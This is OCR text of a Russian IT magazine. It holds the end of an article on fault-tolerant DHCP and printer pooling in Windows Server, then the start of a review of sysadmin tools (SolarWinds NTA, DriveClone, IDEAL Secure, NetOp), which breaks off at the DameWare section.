НАСТРАИВАЕМ ОТКАЗОУСТОЙЧИВЫЙ DHCP-СЕРВИС Даже в небольших сетях для раздачи IP-адресов и прочих сетевых настроек клиентам на порядок удобнее использовать DHCP-сервер, чем просто прописывать адреса в настройках каждой системы вручную (и затем бороться с конфликтами). Управление IP-адресами из одного места экономит кучу времени. Проблема в том, что теперь клиенты зависимы от работоспособности DHCP-сервера, и в случае выхода его из строя не смогут получить IP-адрес, соответственно, не смогут воспользоваться ресурсами локальной и глобальной сетей. Возможно несколько вариантов выхода. Самый очевидный — это создание кластера, в этом случае при отказе одного сервера второй возьмет на себя всю нагрузку. Вопрос построения отказоустойчивого кластера для файлового сервера был рассмотрен в статье «Безотказный файлообменник», опубликованной в октябрьском номере][за 2008 год; многие моменты по настройке пересекаются с созданием кластера для DHCP.

Сервер Win2k8R2 поддерживает протокол DHCP Failover (tools.ietf.org/html/draft-ietf-dhc-failover-12), использование которого позволяет двум серверам синхронизировать данные об аренде адресов между собой, но на DHCP-запросы отвечает только основной сервер. Резервный подключается, когда недоступен первый. Учитывая, что он «знает» все, что выдал основной сервер, переход на резервный полностью прозрачен.

Установка роли DHCP-сервера стандартна. Выбираем Add Roles в Server Manager, отмечаем «DHCP Server» в списке ролей. Далее следуют настройки работы сервера. Вводим настройки DNS-сервера (домен и IP-адрес), затем адрес WINS-сервера, если такая служба будет использоваться. На шаге «DHCP Scope» задаем диапазон IP, которым будет рулить наш сервер. Просто нажимаем Add и вводим: произвольное название, начальный и конечный IP, тип (беспроводная, проводная), адрес шлюза и маску сети. По окончании активируем область, установив флажок «Activate this scope». Определяемся, будем ли раздавать адреса IPv6; если нет, переключаем на шаге «IPv6 stateless mode» флажок с Enable на Disable. Проверяем и подтверждаем установки, щелкаем Install.

Далее настраиваем Failover Cluster, как описано в статье «Безотказный файлообменник».

Очевидно, такой подход имеет преимущества в больших сетях, где серверы обслуживают большое количество запросов. В небольших компаниях, чтобы организовать резервирование DHCP, часто используют второй, как правило, несильно загруженный сервер, выполняющий другую работу. В этом случае IP-адреса между серверами распределяются по схеме 80/20 (так советует Microsoft и многие источники, хотя это не догма, можно 70/30 или 50/50), то есть основной сервер берет на себя 80% адресов, оставшиеся 20 достаются второму серверу. Рассмотрим сеть класса «С»: сервер DHCP1 берет на себя 192.168.1.1-200, сервер DHCP2 — 192.168.1.201-254. Во избежание конфликтов на обоих серверах настраиваются исключаемые адреса (Excluded Adresses), в которые прописываются IP-адреса, выдаваемые другим сервером. Если основной сервер выйдет из строя, резервный сможет отвечать на запросы клиентов и обслуживать их аренду. При необходимости второй сервер можно легко перестроить на полный диапазон.

Осталось добавить, что при наличии в сети контроллера домена роль DHCP-сервера обычно возлагают именно на него. Хорошей практикой является использование двух контроллеров домена; при выходе из строя одного из них, второй будет выполнять все возложенные задачи (восстановление и резервирование КД описано в статье «Лови момент» июльского номера][за 2008 год).

СЕТЕВЫЕ ПРИНТЕРЫ Управление сетевыми принтерами — дело весьма хлопотное: стоит выйти из строя одному, как админы вынуждены будут разбираться с недовольными менеджерами и другими представителями офисной фауны. Часто упростить себе жизнь можно, сгруппировав несколько идентичных принтеров (*имеется в виду, что принтеры должны иметь одного производителя, одинаковые модели, одинаковое количество памяти и использовать одинаковые драйвера*, — Прим.ред.) в пул. В этом случае клиентские системы отсылают задания на одно логическое устройство печати, а сервер уже самостоятельно перенаправляет их первому доступному физическому принтеру. Такой подход позволит не только повысить доступность, но и равномернее распределить нагрузку на принтеры, увеличить отклик, а значит, и производительность (пулинг не допустит ситуации, когда один принтер простаивает, а второй завален заданиями). Хотя не следует бездумно включать эту опцию, необходимо учитывать и физическое расположение принтеров. Вряд ли пользователи будут в восторге, что нужно бегать по этажам в поисках своих распечаток. Кроме того, весьма нежелательно, чтобы ценные документы попадали на глаза тем лицам, для которых они не предназначены.

Сгруппировать принтеры в пул достаточно просто. Для этого следует перейти во вкладку «Устройства и Принтеры» (Devices and Printers), расположенную в «Панели управления» (Control Center), вызвать окно свойств одного из принтеров, которые будут добавлены в пул, и перейти во вкладку «Ports». Здесь требуется установить флажок «Enable printer pooling» и отметить устройства, которые будут завязаны в пул.

Еще одна ремарка от редактора: пулинг обеспечивает высокую доступность и отказоустойчивость для принтеров, но не для сервера печати, поэтому при необходимости можно настроить кластер печати по аналогии с тем, что рассказывается в упомянутой выше статье «Безотказный файлообменник».

ЗАКЛЮЧЕНИЕ Как видишь, чтобы построить отказоустойчивую сеть, нужно сделать совсем немного. Большая часть описанных технологий не требует значительных временных или финансовых затрат, все достаточно просто и, можно сказать, обыденно. В обмен ты получишь кучу свободного времени, а также уважение коллег по работе. Удачи!][

ПРОГРАММА

ТЕМЫ

НОВОСТИ ИГРОВОГО МИРА



Каждый день, 20:00

Горячие новости мира компьютерных и видеоигр
Самая свежая информация об индустрии
и репортажи с мест событий

Подробная информация на сайте gameland.tv


* Игра Prototype

ИНФОРМАЦИЮ О ПОДКЛЮЧЕНИИ ТРЕБУЙТЕ У ВАШЕГО РЕГИОНАЛЬНОГО ОПЕРАТОРА

ТАКЖЕ В БОЛЕЕ 100 КАБЕЛЬНЫХ СЕТЕЙ РФ

















МАРТИН ПРАНКЕВИЧ URBAN.PRANKSTER@GMAIL.COM

Боевой арсенал сисадмина

Обзор полезного админского софта

Сисадмину в своей работе постоянно приходится сталкиваться с большим количеством самых разнообразных задач. Не все проблемы можно решить средствами ОС, поэтому специализированный софт на любой случай жизни должен быть всегда под рукой.

Представленный в статье боекомплект будет хорошим подспорьем как в повседневных делах, так и в большинстве нештатных ситуаций.

SOLARWINDS ORION NETFLOW TRAFFIC ANALYZER (NTA) 3.5

Разработчик: SolarWinds
Web: www.solarwinds.com/products/orion/nta
Системные требования: Pentium III 1 ГГц и выше, 512 Мб ОЗУ
ОС: Windows 2003/2008 Server 32/64 бит


Рано или поздно даже в тщательно спланированной сети, построенной с запасом «прочности», могут возникать перебои, которых, казалось бы, не должно быть даже теоретически. Падает производительность, возникают задержки, к которым в первую очередь чувствительны сервисы, работающие с мультимедиа данными и VoIP. Использование QoS, как правило, помогает незначительно, да и оценить эффективность произведенных установок не с чем. Большая часть программ (как снифер tcpdump) фиксирует лишь объем трафика, источник и назначение, но определить подобную проблему с их помощью невозможно.

Первая мысль, которая приходит в голову — увеличить производительность за счет покупки новых коммутаторов и сетевых карт, обеспечивающих большую пропускную способность, изменения топологии и прокладки еще пары сотен метров кабеля. Все это ведет к дополнительным затратам (денежным и временнЫм), которые опять же не понятно, как подействуют. Но есть и другой выход — применить специальные инструменты, отследить и найти причину заторов. Одной из таких программ является SolarWinds Orion NetFlow Traffic Analyzer (NTA), которая, используя протоколы Cisco NetFlow, J-Flow, sFlow и IPFIX (IP Flow Information Export), собирает с роутеров статистику по сетевому трафику и выдает в визуальной форме всю информацию по его интенсивности и направлению. Администратор при помощи NTA получает полное представление о том, сколько и какой пользователь, протокол или приложение потребляет трафика. Результат выводится в виде таблиц и, что более наглядно, специальных схем. Визуальное представление позволяет четко оценить загрузку сети и принять правильное решение. На графиках видны участки, где теряется больше пакетов, узлы с большим временем ответа, показана загрузка CPU на узлах, доступен хит-парад самых прожорливых до памяти программ. Полученные данные позволяют составить схему роста сети, определить затраты на трафик. Программа правильно распознает распределение трафика между различными источниками (HTTP, FTP, VoIP и так далее) и позволяет оценить утечку через внешние источники и приложения. Имеется полностью настраиваемый монитор трафика.

Также стоит отметить систему отчетов, позволяющую получить данные по любому вопросу буквально за пару кликов. Доступны и отчеты по работе протокола Cisco CBQoS (Class Based Quality of Service, контроль качества обслуживания с разбивкой по классам), что дает возможность оценить эффективность произведенных настроек. Cisco CBQoS используется администраторами при создании политик, обеспечивающих максимальную производительность важным сервисам.

Демо-версию, которая будет полностью функциональна в течение 30 дней, можно свободно скачать с сайта производителя. Для установки, кроме собственно NTA, понадобится Orion Network Perfomance Monitor (NMP), поэтому, когда при загрузке будет предложено включить в архив и NMP, отказываться не стоит. Требования к железу, указанные на сайте, определяются запросами NTA, а это CPU 3 ГГц и 3 Гб RAM, но на самом деле достаточно минимально необходимых для работы ОС. Что касается софтовых рекомендаций, то они следующие: IIS и SQL Server 2005SP1/2008 в любом варианте (Express/Standard/Enterprise). В зависимости от наличия SQL сервера, можно выбрать Advanced или Express установку, в последнем случае будет автоматически инсталлирован SQL Express. Хочу напомнить, что бесплатный SQL Express имеет свои ограничения: база данных до 4 Гб, поддерживается только 1 CPU. Поэтому его применение для хранения информации, собранной NTA в больших сетях, может быть неоправданно. Перед запуском инсталлятора устанавливаем роль IIS (подробности см. в статье «Слоеный VPN» из][_08_2008).

Не забываем открыть в брандмауэре порт 2055/udp, который используется NTA для сбора NetFlow информации, и 17777/tcp — обмен данными между NTA и NMP. Далее в NetFlow Web Console (регистрируемся как admin, без пароля) при помощи «Network Sonar Wizard» подключаем Flow источники, с которых будем собирать информацию.




В целом, интерфейс программы достаточно прост, хотя некоторое время все же придется потратить на его освоение. В скачанных архивах программы найдешь документацию на языке Шекспира, но пошаговые инструкции мастеров понятны и без перевода.

FARSTONE DRIVECLONE SERVER V6.0

Разработчик: FarStone Technology, Inc.
Web: www.farstone.com/software/driveclone-server.htm
Системные требования: Pentium III и выше, 512 Мб ОЗУ (1 Гб Vista)
Серверные Win ОС: Windows Server 2003 SP2/R2 (32/64 бит), Windows Server 2008
Десктопные Win ОС: Windows XP/Vista/7 (32/64 бит)
Linux: SUSE, Red Hat, Fedora, Ubuntu, Mandriva (версия Express)

На серверах и компьютерах пользователей хранятся тонны ценной информации, поэтому одной из важных задач любого сисадмина является ее сохранение — резервирование и восстановление в случае необходимости. Решений, предназначенных для резервного копирования данных, сегодня более чем предостаточно. Все они отличаются функционально, списком поддерживаемых ОС и файловых систем (обзор Acronis True Image Enterprise Server читай в Х_03_2007). На постсоветском пространстве FarStone DriveClone Server (DCS) менее известен, несмотря на простоту в использовании и функциональность. Так DCS позволяет сохранять данные путем резервного копирования и создания снимков разделов или всего жесткого диска. Поддерживаются дисковые массивы RAID 0/1/5/10, JBOD и многие популярные файловые системы: FAT32, NTFS, Linux EXT2/3. Разделы с неизвестной проге ФС копируются посекторно, поэтому ограничений фактически нет. Резервная копия может содержать файлы ОС, базу SQL, Exchange Server, Share Point и файлы некоторых других установленных серверов. Всю персональную информацию, файлы ОС, настройки программ и прочие важные установки прога дублирует в виде отдельного архива на: CD/DVD диск, USB-устройство, FTP-сервер или другой жесткий диск компьютера. Чтобы уберечь ценные данные от чужих глаз, архив шифруется при помощи AES с ключом 128/192/256 бит. Есть возможность редактирования файлов в образе.
Технология создания снимков получила название System Snapshot и позволяет использовать созданные мгновенные снимки для возвращения системы в рабочее состояние после сбоя. DCS умеет копировать и открытые приложениями файлы, над которыми еще производится работа, гарантируя целостность резервной копии, поддерживается технология теневого копирования (Volume Shadow Copy). Снимок также позволяет быстро «переместить» сервер на новый диск или оборудование. Информацию на старом диске можно гарантированно уничтожить при помощи шредера, работающего по методу удаления данных US Department of Defense (5220.22-M).
Снапшот диска на рабочей системе создается за 5-10 секунд, система может быть восстановлена буквально за минуту. Клонирование систем заметно упрощает операцию развертывания ОС на большом количество компьютеров. Если клонируется диск иных размеров, чем на приемнике, DriveClone может изменять объем логических разделов. Предусмотрена возможность создания загрузочных дисков, содержащих все необходимое ПО. Поддержка PXE дает возможность развернуть




info

- DriveClone загружается раньше ОС и доступна даже в том случае, когда ОС сервера не запускается, что позволяет при необходимости восстановить упавшую операционку.
- Функционально NetOp Remote Control состоит из двух основных модулей: Host и Guest.
- Современные ОС Windows, Linux, *BSD поддерживают soft RAID 0, 1 и 5.
- RAID Reconstructor поддерживает массивы RAID 0 и 5, состоящие из 2-14 дисков.



dvd

В видеоролике, который ты найдешь на прилагаемом к журналу диске, продемонстрированы основные возможности утилит RAID Reconstructor, DameWare NT Utilities, NetOp Remote Control, POINTDEV IDEAL Secure и FarStone DriveClone Server. За создание этого ролика хочу поблагодарить своего друга и коллегу Сергея Яремчука.



В НАСТРОЙКЕ ORION NTA ПОМОГАЮТ МАСТЕРА

снимок на любом компьютере по сети. Созданный образ диска легко конвертируется в образ VMware Virtual Disk, пригодный для использования в одноименной виртуальной машине.

Программа DriveClone загружается раньше ОС и доступна даже в том случае, когда ОС сервера не запускается, что позволяет при необходимости восстановить упавшую операционку.

На сайте проекта можно скачать триал версию, которая будет полнофункциональна в течение 14 дней. Интерфейс программы достаточно прост, хотя и не локализован. Выбираем одну из пяти вкладок, соответствующую дальнейшей задаче (Back Up, Restore, Clone и пр.), далее все основные операции осуществляются при помощи мастеров, помогающих быстро произвести необходимые установки и запустить процесс создания копии/восстановления.

Дополнительно стоит отметить наличие версии Express, не требующей установки на хард (работает с CD).


POINTDEV IDEAL SECURE V.1.8

Разработчик: Pointdev
Web: www.pointdev.com
Системные требования: минимальные системные требования, предъявляемые к ОС
ОС: Windows NT/XP/Vista/2000/2003/2008/7 (32/64 бит)

Управление большим парком разнородных систем никогда не было простой задачей, где-то помогают политики GPO, где-то скрипты, где-то опыт, но все равно допускаются досадные ошибки, которых хотелось бы и можно избежать. Решение POINTDEV IDEAL Secure позволяет осуществлять удаленное управление разнородными системами, оптимизировать настройки и повысить защищенность.

Для подключения к клиентским системам не потребуется установка дополнительных агентов, только соответствующие права. Поэтому развертывание заключается, по сути, в установке консоли IDEAL Secure на компьютер админа. Клиентская система может находиться в локальной сети, интернет или виртуальной частной сети. Программа имеет удобный интерфейс, который позволяет управлять одним или любым количеством компьютеров, подключившись к нему индивидуально или выбрав группу NetBIOS, объекты Active Directory. После подключения к локальной/удаленной системе администратор получает полный доступ к настройкам всех ее параметров. Например, во вкладке Action находим четыре группы параметров: Windows, Hardware, Network и Windows Components. При выборе одного из пунктов он раскрывается на подкомпоненты, обеспечивающие доступ к специфическим настройкам (Desktop, System, Windows Update, Network and Internet Connection и т.п.) Далее выбираем конкретный параметр и активируем/отключаем его. Удобно, что выбор возможных действий представлен в зависимости от версии ОС, поэтому не нужно ломать голову, что и для какой Windows нужно включать. Для удобства часто используемые настройки сохраняются в Favorites. Кроме категорий, организован поиск параметров по ключевому слову (например «CD-ROM"), что позволяет быстро найти все необходимое. Чтобы не применять все Action по одному, используя кнопку «Add», их собирают в «Selected Actions» и затем активируют одновременно. Собранные таким образом группы установок опять сохраняются и при необходимости повторно активируются. В меню доступен редактор действий (Action Editor) — мастер, при помощи которого можно отредактировать или создать новый набор настроек.

Кроме этого, ряд действий распределен по темам (Themes), в которых собраны наиболее востребованные установки (спрятать консоль «Установка и удаление программ»,



IDEAL SECURE ПОМОЖЕТ УСИЛИТЬ ЗАЩИТУ СИСТЕМ



ИНТЕРФЕЙС FARSTONE DRIVECLONE ДОСТАТОЧНО ПРОСТ

отключить Active Desktop и другие). Часто используемые темы также выводятся в «Favorite actions», ведется история тем, которые уже применялись к компьютерам. Список Action автоматически обновляется с сайта производителя.

Помимо Actions есть и другие вкладки, позволяющие получить доступ к веткам реестра, просмотреть список зарегистрированных пользователей и информацию по системе (ОС, железо, установленные обновления и т.п.)


Самое главное, что произведя любую операцию, ты не только усилишь безопасность, но и будешь четко знать, что, где и когда изменено, и какой это имело эффект и последствия. Если же результат не удовлетворяет, любое действие можно отменить.

На сайте производителя доступна триальная версия, которая будет полнофункциональна в течение 30 дней и поддерживать настройку 50 компьютеров.

NETOP REMOTE CONTROL 9.22 BUILD 2009105

Разработчик: NetOp A/S
Web: www.netop.ru
Системные требования: минимальные системные требования, предъявляемые к ОС
ОС: Windows NTSP4/98/Me/2000/XP/2003/Vista/2008, Linux (RedHat 8/9/10, RedHat 7.x, Mandrake 10, SuSE 8.x/9.0), Solaris, OS/2, DOS, Windows Mobile и Symbian

При большом количестве компьютеров программа удаленного администрирования становится просто необходимой, иначе админ будет обречен постоянно бегать по этажам, решая мелкие проблемы пользователей. NetOp Remote Control, в силу своих продвинутых возможностей, уже заслужила доверие администраторов и имеет ряд наград от различных журналов. Подключившись к удаленной системе, админ видит десктоп и может управлять компьютером так, как будто находится за рабочим столом рядом с пользователем, настраивать службы, работать с командной строкой, реестром, подключаться к дискам и т.д. Местонахождение клиента (LAN, WAN или VPN) при этом роли не играет, поддерживаются основные коммуникационные протоколы — TCP/IP, UDP, IPX, NetBIOS, модемные подключения, инфракрасный порт и Terminal Server. Предусмотрена передача на удаленную систему клавиатурных команд (CTRL-ALT-DEL и т.п.), простая отсылка файлов методом Drag'n'Drop, обмен данными через буфер обмена, автоматическое восстановление сеанса после обрыва связи. Реализован текстовый, аудио-видеочат, а также режим демонстрации, когда показывается экран компьютера админа, поэтому вариантов оказания помощи достаточно много. Кроме того, в последних релизах появилась новая функция Inventory, которая позволяет собирать информацию об установленном оборудовании и ПО с целью инвентаризации и контроля за их использованием, отчет затем можно сохранить в XML-файл. Рутинные операции предлагается автоматизировать при помощи скриптов. Функционально NetOp Remote Control состоит из двух основных модулей: Host и Guest. На компьютере администратора, с которого будет осуществляться удаленное управление другими системами, устанавливается модуль Guest, на клиентах развертывается модуль Host. В больших разветвленных и защищенных сетях могут возникнуть проблемы с маршрутизацией и подключением к клиентским компьютерам. Для их решения предлагаются дополнительные модули Gateway, WebConnect, Name Server, Security Server, Mobile & Embedded, которые лицензируются отдельно. Еще один модуль — On Demand — позволяет управлять удаленными системами без установки агента. Из дополнительных возможностей стоит отметить запись всего происходящего на экране на видео, удаленная печать. Весь трафик шифруется с использованием алгоритма AES-256, реализована аутентификация при помощи смарт-карт, RSA Secure ID и Active Directory. Поддержка Intel vPro позволяет управлять удаленной системой **до** загрузки ОС, в том числе изменять настройки BIOS. Скачать модули можно с сайта help.netop.com/download, но для установки и работы потребуются ключи, для получения которых требуется регистрация на сайте. Обрати внимание, что отдельно доступна русская и английская версии (последняя свежее). Установка модулей достаточно проста. По окончании установки Guest будет запущен мастер, который поможет настроить сетевые соединения. Каких-либо возможностей по развертыванию клиентских Host модулей в консоли управления не предусмотрено. Для этого необходимо использовать отдельный NetOp Pack'n Deploy или выбрать другой путь, например установку при помощи групповых политик. Во время инсталляции Host будет запрошен пароль обслуживания, который будет затем запра-



NETOP REMOTE CONTROL ЯВЛЯЕТСЯ ОДНОЙ ИЗ САМЫХ ПОПУЛЯРНЫХ ПРОГРАММ ДЛЯ УДАЛЕННОГО УПРАВЛЕНИЯ

СПАСТИ ИНФОРМАЦИЮ С RAID 0/5 МОЖНО \ПРИ ПОМОЩИ RAID RECONSTRUCTOR

шиваться при входе на клиентскую систему. Непосредственно перед началом работы Host нужно выбрать профиль связи (Средства — Коммуникационные профили), указав протокол для подключения, иначе клиент не будет активен, и соединиться с ним будет невозможно. Далее все просто, интерфейс достаточно понятен. Если пользователь не должен знать о присутствии NetOp на клиентском компьютере, значок прячется. Если в сети используется несколько Guest, то произведя все настройки на одном из них, можно экспортировать данные на сменный носитель.

DAMEWARE NT UTILITIES (DNTU)

